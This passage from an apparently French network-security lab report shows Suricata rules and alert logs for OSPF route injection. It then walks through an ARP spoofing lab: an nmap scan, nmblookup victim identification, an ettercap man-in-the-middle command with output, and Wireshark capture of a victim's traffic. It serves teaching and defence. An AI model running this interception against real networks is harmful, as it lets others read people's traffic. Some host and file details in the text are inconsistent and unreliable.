root@amine:/home/amine# gedit /etc/suricata/rules/Attaque-OSPF-routes.rules
[...]
*Attaque-OSPF-routes.rules
/etc/suricata/rules
[...]
alert ip 10.0.0.1 any -> 224.0.0.5 any (msg:"trafic normal de mise a jour pour le routage OSPF"; sid:1000007; rev:1;)

alert ip 10.0.0.0/8 any -> 224.0.0.5 any (msg:"Injection de fausse route pour le routage OSPF"; sid:1000008; rev:1;)
```

Figure 192.Règles de détection de l'attaque sur le fichier « Attaque-OSPF.rules ».

```
root@amine:/home/amine# gedit /etc/suricata/suricata.yaml
[...]
*suricata.yaml
/etc/suricata
[...]
default-rule-path: /etc/suricata/rules
rule-files:
  - /etc/suricata/rules/Attaque-OSPF-routes.rules
  #- /etc/suricata/rules/detectMAC.rules
  #- /etc/suricata/rules/ip-spoofing.rules
  #- botcc.rules
  #- ciarmy.rules
  #- compromised.rules
  #- drop.rules
  #- dshield.rules
  ...
```

Figure 193.L'ajout du fichier « Attaque-OSPF.rules» sur le fichier de configuration /etc/suricata/suricata.yaml

Et utilisant la commande suivante sur Ubuntu :

```
« suricata -c /etc/suricata/suricata.yaml -s /etc/suricata/rules/Attaque-ICMP-flood.rules -i enp0s3 »
```

On obtient les résultats suivant par **Suricata** qui utilise le fichier de journal **eve.json** pour enregistrer les informations détaillées sur les événements détectés, y compris les alertes. Le chemin d'accès par défaut pour ce fichier

```
root@amine:/home/amine# cat /var/log/suricata/eve.json | grep "Injection de fausse routes pour le routage OSPF"
{"timestamp": "2023-06-11T20:48:03.682081+0100", "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.0.2", "dest_ip": "224.0.0.5", "proto": "OSPFIGP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000008, "rev": 1, "signature": "Injection de fausse route pour le routage OSPF", "category": "", "severity": 3}}
```

```
root@amine:/home/amine# cat /var/log/suricata/eve.json | grep "trafic normal de mise a jour pour le routage OSPF"
{"timestamp": "2023-06-11T20:48:00.920614+0100", "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.0.1", "dest_ip": "224.0.0.5", "proto": "OSPFIGP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000007, "rev": 1, "signature": "trafic normal de mise a jour pour le routage OSPF", "category": "", "severity": 3}}
{"timestamp": "2023-06-11T20:48:09.193256+0100", "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.0.1", "dest_ip": "224.0.0.5", "proto": "OSPFIGP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000007, "rev": 1, "signature": "trafic normal de mise a jour pour le routage OSPF", "category": "", "severity": 3}}
{"timestamp": "2023-06-11T20:48:09.225683+0100", "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.0.1", "dest_ip": "224.0.0.5", "proto": "OSPFIGP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000007, "rev": 1, "signature": "trafic normal de mise a jour pour le routage OSPF", "category": "", "severity": 3}}
{"timestamp": "2023-06-11T20:48:10.923219+0100", "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.0.1", "dest_ip": "224.0.0.5", "proto": "OSPFIGP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000007, "rev": 1, "signature": "trafic normal de mise a jour pour le routage OSPF", "category": "", "severity": 3}}
root@amine:/home/amine#
```


Figure 194.Résultat de la détection par suricata

### 3. Attaques couche Access réseaux :

#### *LAB 1 : ARP spoofing :*

##### *a) Implémentation de l'attaque :*

Topologie :



Ouvrez 2 machines virtuelles :

- **Ubuntu\_server**
- **Ubuntu\_app**




Figure 195: machines virtuelles

Choisissez une machine comme machine de piratage, qui dans ce cas sera la machine virtuelle du serveur Ubuntu





Figure 196: ip addr de la machine d'attaquant


La première étape consiste à identifier le réseau auquel je suis connecté en vérifiant l'adresse IP de mon interface, qui dans ce cas est 192.168.219.0/24. Ensuite, je vais procéder à l'installation de nmap et effectuer une analyse de réseau



```
IX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
hanaa2@server:~$ sudo apt-get install nmap
[sudo] password for hanaa2:
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version (7.80+dfsg1-2build1).
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
hanaa2@server:~$
```

Figure 197: installation nmap

Je vais maintenant effectuer une analyse ping.



```
root@server:~# nmap -sn 192.168.219.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-15 01:43 +01
Nmap scan report for 192.168.219.98
Host is up (0.00046s latency).
MAC Address: 08:00:27:D4:D7:88 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.219.100
Host is up (0.00045s latency).
MAC Address: B8:8A:60:B3:6F:A0 (Intel Corporate)
Nmap scan report for _gateway (192.168.219.185)
Host is up (0.038s latency).
MAC Address: DE:89:83:A7:D0:FD (Unknown)
Nmap scan report for 192.168.219.248
Host is up (0.00065s latency).
MAC Address: 08:00:27:41:FF:89 (Oracle VirtualBox virtual NIC)
Nmap scan report for server (192.168.219.213)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.32 seconds
root@server:~#
```

Figure 198:nmap scanning

Maintenant que j'ai les adresses IP des machines connectées au même réseau que moi, je dois savoir laquelle est laquelle pour intercepter le trafic spécifique d'un appareil. Pour y parvenir, je vais utiliser la commande "nbmlookup" pour identifier quelle adresse IP correspond à quelle machine.

```

Nmap done. 250 IP addresses (3 hosts up) scanned in 5.92 seconds
root@server:~# nmblookup -A 192.168.219.100
Looking up status of 192.168.219.100
DESKTOP-I5Q5J30 <20> - M <ACTIVE>
DESKTOP-I5Q5J30 <00> - M <ACTIVE>
WORKGROUP <00> - <GROUP> M <ACTIVE>

MAC Address = B8-8A-60-B3-6F-A0

root@server:~#

```

Figure 199: ip addr de la machine victime

```

^C
hanaa2@server:~$ nmblookup -A 192.168.219.248
Looking up status of 192.168.219.248
UBUNTU <00> - B <ACTIVE>
UBUNTU <03> - B <ACTIVE>
UBUNTU <20> - B <ACTIVE>
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
WORKGROUP <00> - <GROUP> B <ACTIVE>
WORKGROUP <1d> - B <ACTIVE>
WORKGROUP <1e> - <GROUP> B <ACTIVE>

MAC Address = 00-00-00-00-00-00

```

Figure 200: ip addr d'une autre machine

J'ai identifié que l'adresse IP 192.168.219.248 appartient à "desktop-I5Q5J30", qui est l'appareil sur lequel je veux effectuer un ARP spoofing. Pour cela, je vais utiliser une combinaison d'outils comme suit :

- Installer Ettercap, qui servira de "man in the middle" pour le trafic.

```

Reading package lists... Done
root@server:~# apt install ettercap-text-only
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ethtool ettercap-common geoip-database libgeoip1
    libluajit-5.1-2 libluajit-5.1-common libnet1
Suggested packages:
  geoip-bin
The following NEW packages will be installed:
  ethtool ettercap-common ettercap-text-only geoip-database
    libgeoip1 libluajit-5.1-2 libluajit-5.1-common libnet1
0 upgraded, 8 newly installed, 0 to remove and 202 not upgraded.
Need to get 204 kB/4,325 kB of archives.
After this operation, 14.7 MB of additional disk space will be used.

```

Figure 201: installation ettercap

La commande "ettercap -T -S -i interface -M arp:remote" est utilisée pour lancer une attaque de type Man-in-the-Middle (MITM) sur un réseau cible en utilisant l'outil Ettercap.

Voici ce que chacune des options dans la commande fait :

"-T" indique à Ettercap d'utiliser l'interface utilisateur en mode texte seulement.

"-S" indique à Ettercap de renifler et d'analyser le trafic réseau en temps réel.

"-i interface" spécifie l'interface réseau à utiliser pour l'attaque. Remplacez "interface" par le nom de l'interface réseau que vous souhaitez utiliser, comme "eth0" ou "wlan0".

"-M arp:remote" indique à Ettercap d'utiliser le poisoning ARP pour intercepter et rediriger le trafic réseau vers la machine de l'attaquant. Cette option spécifie qu'Ettercap doit utiliser le poisoning ARP "remote", ce qui signifie qu'il impersonnalise l'adresse IP de la cible distante et envoie des paquets ARP au réseau local pour rediriger le trafic vers la machine de l'attaquant.

```
hanna2@server:~$ sudo ettercap -T -S -i enp0s3 -M arp:remote /192.168.192.213//  
/192.168.219.100//  
[sudo] password for hanna2:  
  
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team  
  
Listening on:  
enp0s3 -> 08:00:27:71:D6:5F  
    192.168.219.213/255.255.255.0  
    fe80::e940:4ca5:24c0:2a1/64  
  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is  
not set to 0.  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr  
is not set to 0.  
Privileges dropped to EUID 65534 EGID 65534...  
  
 34 plugins  
 42 protocol dissectors
```

Figure 202: ARP attaque avec ettercap

Le trafic est en train d'être intercepté.

```

Wed Mar 15 21:02:15 2023 [934630]
TCP 192.168.219.100:55558 --> 13.107.42.14:443 | AP (55)
....27IG%H>..L...m+....{.0...~...d..B..B.D..W..?Y....h..)

Wed Mar 15 21:02:15 2023 [974768]
TCP 13.107.42.14:443 --> 192.168.219.100:55558 | A (0)

.

Wed Mar 15 21:02:16 2023 [194672]
TCP 192.168.219.100:53143 --> 13.107.42.14:443 | A (1)
.

Wed Mar 15 21:02:16 2023 [284450]
TCP 13.107.42.14:443 --> 192.168.219.100:53143 | A (0)

.

Wed Mar 15 21:02:16 2023 [984464]
UDP 192.168.219.100:64072 --> 142.250.185.10:443 | (33)
K.....T l..#9r....b<3...M.....~.

Wed Mar 15 21:02:17 2023 [126780]

```

Figure 203:traffic intercepte

Maintenant, je vais lancer Wireshark pour examiner les détails plus en profondeur.

Mais d'abord, je dois mettre mon interface en mode promiscuous avec l'option "allow all".




Figure 204: promiscuous mode

Pourquoi ?

Eh bien, le mode promiscuous est important pour le poisoning ARP car il permet à la machine de l'attaquant de capturer tout le trafic réseau qui passe par le segment réseau cible, même si le trafic n'est pas adressé à l'adresse MAC de l'attaquant.

Dans une attaque de poisoning ARP, l'attaquant envoie des messages ARP falsifiés au réseau cible, trompant les appareils du réseau pour qu'ils envoient leur trafic à la machine de l'attaquant au lieu de la destination prévue. En activant le mode promiscuous, l'adaptateur réseau de l'attaquant peut capturer tout le trafic qui passe par le réseau, y compris le trafic qui n'est pas destiné à la machine de l'attaquant.

"Allow all" signifie que l'adaptateur réseau virtuel est autorisé à capturer et voir tout le trafic sur le réseau physique, pas seulement le trafic destiné à la machine virtuelle ou au système hôte. Ce paramètre peut être utile pour la surveillance ou l'analyse du réseau, mais il peut également présenter un risque de sécurité car il permet un accès non autorisé aux données réseaux sensibles.


Comme je cherche à intercepter le trafic destiné à une machine physique, si ce mode n'est pas activé, nous n'obtiendrons aucun résultat significatif du tout.

Voici un exemple de ce que nous verrons dans Wireshark sans activer le mode promiscuous :

Destination	Protocol	Info
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1

Figure 205: wireshark sans proms mode

Cependant, maintenant, je vais utiliser Wireshark :



```
hanna2@server:~$ sudo wireshark
[sudo] password for hanna2:
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Figure 206: lancement du wireshark

Comme vous pouvez le voir ici, notre interface apparaît.




Figure 207: choisir l'interface à utiliser pour l'attaque

Je vais la sélectionner :

Capturing from enp0s3						
No.	Time	Source	Destination	Protocol	Length	Info
129	6.420839407	192.168.219.100	20.199.120.182	TCP	60	53307 → 443 [ACK] Se
130	6.424606884	20.199.120.182	192.168.219.100	TLSv1.2	155	Application Data
131	6.424756112	192.168.219.100	20.199.120.182	TCP	60	53307 → 443 [ACK] Se
132	6.428538035	20.199.120.182	192.168.219.100	TLSv1.2	232	Application Data
133	6.448412922	192.168.219.100	20.199.120.182	TLSv1.2	279	Application Data
134	6.451542351	192.168.219.100	20.199.120.182	TLSv1.2	301	Application Data
135	6.541571493	20.199.120.182	192.168.219.100	TLSv1.2	155	Application Data
136	6.542822911	20.199.120.182	192.168.219.100	TLSv1.2	232	Application Data
137	6.542823162	192.168.219.100	20.199.120.182	TCP	60	53307 → 443 [ACK] Se
138	7.040846161	13.107.42.14	192.168.219.100	TLSv1.2	100	Application Data
139	7.043767349	192.168.219.100	13.107.42.14	TLSv1.2	96	Application Data
140	7.326198843	192.168.219.100	13.107.42.14	TCP	96	[TCP Retransmission]
141	7.402634247	13.107.42.14	192.168.219.100	TCP	66	443 → 55558 [ACK] Se

Frame 1: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface enp0s3, id 0  
 Ethernet II, Src: IntelCor\_b3:6f:a0 (b8:8a:60:b3:6f:a0), Dst: de:89:83:a7:d0:fd (de:89:83:a7:d0:  
 Internet Protocol Version 4, Src: 192.168.219.100, Dst: 104.18.2.161

```

0000 de 89 83 a7 d0 fd b8 8a 60 b3 6f a0 08 00 45 00 ..E.
0010 00 49 43 6f 40 00 80 11 b0 74 c0 a8 db 64 68 12 ICO@...t...dh.
0020 02 a1 f2 be 01 b0 03 35 cd 03 58 01 e4 49 73 4a ..X...IsJ
0030 3f b7 b6 00 e5 27 73 6d 3f 8f 95 da 07 56 bf a4 ?sm ?V...
0040 60 22 6a 42 11 a1 40 09 be f1 01 74 81 f5 7d 1c "jB@...t...}.
0050 77 ac 48 f1 91 d9 6f wH...o
  
```

enp0s3: <live capture in progress> | Packets: 141 · Displayed: 141 (100.0%) | Profile: Default

Figure 208: traffic des machines d'après arp

Je vais la filtrer pour ne voir que le trafic pour l'adresse IP de la victime : 192.168.219.100.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	192.168.219.100	104.18.2.161	UDP	87	62142 → 443 Len:
2	0.065232302	104.18.2.161	192.168.219.100	UDP	1242	443 → 62142 Len:
3	0.067097578	104.18.2.161	192.168.219.100	UDP	1242	443 → 62142 Len:
4	0.069155351	104.18.2.161	192.168.219.100	UDP	797	443 → 62142 Len:
5	0.081107843	104.18.2.161	192.168.219.100	UDP	1242	443 → 62142 Len:
6	0.081203117	104.18.2.161	192.168.219.100	UDP	441	443 → 62142 Len:
7	0.084983797	192.168.219.100	104.18.2.161	UDP	87	62142 → 443 Len:
8	0.115989183	104.18.2.161	192.168.219.100	UDP	67	443 → 62142 Len:
9	0.182314289	104.18.2.161	192.168.219.100	UDP	1242	443 → 62142 Len:
10	0.182314548	104.18.2.161	192.168.219.100	UDP	445	443 → 62142 Len:
11	0.202156605	192.168.219.100	104.18.2.161	UDP	87	62142 → 443 Len:
12	0.215474799	104.18.2.161	192.168.219.100	UDP	1242	443 → 62142 Len:
13	0.215475127	104.18.2.161	192.168.219.100	UDP	450	443 → 62142 Len:

Frame 1: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface enp0s3, id 0  
Ethernet II. Src: IntelCor b3:6f:a0 (b8:8a:60:b3:6f:a0). Dst: de:89:83:a7:d0:fd (de:89:83:a7:d0:fd)

Figure 209: filtrage pour voir seulement machine victime

Je vais essayer d'examiner l'un des paquets du flux TCP.




Figure 210: tcp flow avec les sites qui utilisent SSL/TLS

Comme vous pouvez le constater, ils sont cryptés. Le rouge représente le PC de la victime et le bleu représente le serveur.

Nous allons filtrer pour ne voir que le trafic utilisant le protocole HTTP, qui n'est pas sécurisé. Suivez et vérifiez le flux TCP.

